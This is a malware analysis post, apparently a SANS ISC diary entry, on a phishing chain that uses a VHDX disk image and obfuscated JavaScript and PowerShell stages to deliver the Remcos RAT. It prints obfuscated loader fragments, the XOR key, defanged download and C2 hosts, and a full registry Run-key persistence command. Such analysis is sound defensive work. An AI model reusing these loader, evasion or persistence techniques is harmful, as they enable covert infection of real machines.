





Yesterday, a reader reported to us a malicious ZIP archive (SHA256: a0104921a2d37ab87482ac9a9f5c3713479c118846c3e999178e75b81620c094[1]). Once unzipped, it contains a VHDX file that discloses a malicious JavaScript after being mounted (which is automatic on modern Windows OSs):

Two different techniques to hide the payload help to bypass most first-line security controls. Using a disk image as a "malware container" has been used multiple times in the past[2] but seemed to be less used these days. That’s why I decided to have a look at the JavaScript (SHA256:f65b1271deedcbcbcdd750047f8eb3a5548145546fc2b7847b263a5e52570b33[3]) with a low VT score (only 5/57). Called “Partnerschaft_fur_neue_Angebotsanfrage.js” (“Partnership for new quotation request”), it probably targets German speaking victims. It contains three stages to deliver the last piece of malware.
In the first stage, the JavaScript (obfuscated and hidden in many comments) will launch a PowerShell script through WMI:
WbemScripting.SWbemLocator → ConnectServer() → Win32_Process.Create()
This technique helps to bypass EDR solutions as well as classic detection rules that monitor parent-child relationships in processes. JavaScript → WMI → PowerShell is less suspicious than a direct relation JavaScript → PowerShell.
The PowerShell script is reconstructed from many strings concatenations and stored in "%LOCALAPPDATA%\Tamale":
Fdselsdatoen = Fdselsdatoen + "bubbleFFBVM0lNDgMWDREb' 1;$filmproducbubblentbubblers=otidiform 'DQsSABgGBw0lCBgM';$flygtningbubblelandsbybubbler=otidiform 'bRcOBwcCHw0NC";
Fdselsdatoen = Fdselsdatoen + "BoOChwPCTpKQQgdBQsZEQ4QHAwLDxgsFhZAPQcQBggEXE0JAgUJIBcAAFhNFRwAAgEFCgAVADBN';$succulbubblently=$pritchbubblel;otidiform 'bQMJARYIClMTExEa";
Fdselsdatoen = Fdselsdatoen + "DRcVCTsNBAIYEFdYW1xcPQodFUEZBREGVE0VHAACAQUKABUAME0=' 1;whilbubble (!$prbubblesbytbubblerially118) {otidiform 'bQMJARYIClMwFREfCgoOHi";
...
The string “bubble” pollutes the code and is removed during execution..
This second stage PowerShell reconstructs strings by picking every 4th character from garbage strings. There is a function “otidiform” that decrypts Base64-encoded strings with the XOR key “Identificational” (always the same key across all the scripts). Example:
otidiform 'bQMJARYIClMWDxIAHAYNBSIBWDU1ChIAFQAABh0zW1YKFgAPAAwvBxAVFQcMC0lILwsXAxEHA0A=' 1
Returns:
$global:unfishlike=[Activator]::CreateInstance($formene)
The script downloads the next stage from:
hxxps://cembusconfort[.]ro/Exoticisms121.dsp
and saves it to %APPDATA%\Endocoel.Pro.
This file (SHA256:9de90481e57ed0bc0f13bb24747e18cc133f497abe05cfac67517f98098048a1[4]) looks interesting. When you have a first look at it, it seems to be encrypted. The classic behavior is to XOR and encode in Base64 the payload. Here it’s a bit different, the next stage script has been appended at the end of the file. The payload is extracted by carving the interesting code with:
.substring(143578, 20305)
Once extracted the stage 3 is executed and use the first part of the file as payload (the first 143577 bytes). This stage is a PowerShell reflective .Net loader (classic behaviour) using System.Reflection.Assembly.Load(). The shellcode will fetch the malware itself from:
hxxps://cembusconfort[.]ro/YoHtJ27.bin
The malware will be injected in a process "backgroundTaskHost.exe" and communicates with the C2 server:
animal342[.]duckdns[.]org:53552
The traffic has been identified by my sanbox as Remcos, a pretty common RAT.
Or course, persistence is configured via a Run key that executes the PowerShell loader:
C:\Windows\System32\cmd.exe" /c REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /f /v "Startup key" /t REG_EXPAND_SZ /d "%Statskirken% -windowstyle 2 $Lnforhandlinger=(.'gp' 'HKCU:\Software\Weaverbird\').'Pardonnerer';%Statskirken% ($Lnforhandlinger)"
Most of the files used in this infection path remain undetected by most AVs. Here is the complete infection path:
Email → ZIP → VHDX → JavaScript → PowerShell Decoder → PowerShell (.Net Loader) → Shellcode (Downloader) → Remcos
[1] https://www.virustotal.com/gui/file/a0104921a2d37ab87482ac9a9f5c3713479c118846c3e999178e75b81620c094
[2] https://isc.sans.edu/diary/obama224+distribution+Qakbot+tries+vhd+virtual+hard+disk+images/29294
[3] https://www.virustotal.com/gui/file/f65b1271deedcbcbcdd750047f8eb3a5548145546fc2b7847b263a5e52570b33
[4] https://www.virustotal.com/gui/file/9de90481e57ed0bc0f13bb24747e18cc133f497abe05cfac67517f98098048a1/content???????
Xavier Mertens (@xme)
Xameco
Senior ISC Handler - Freelance Cyber Security Consultant
PGP Key
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。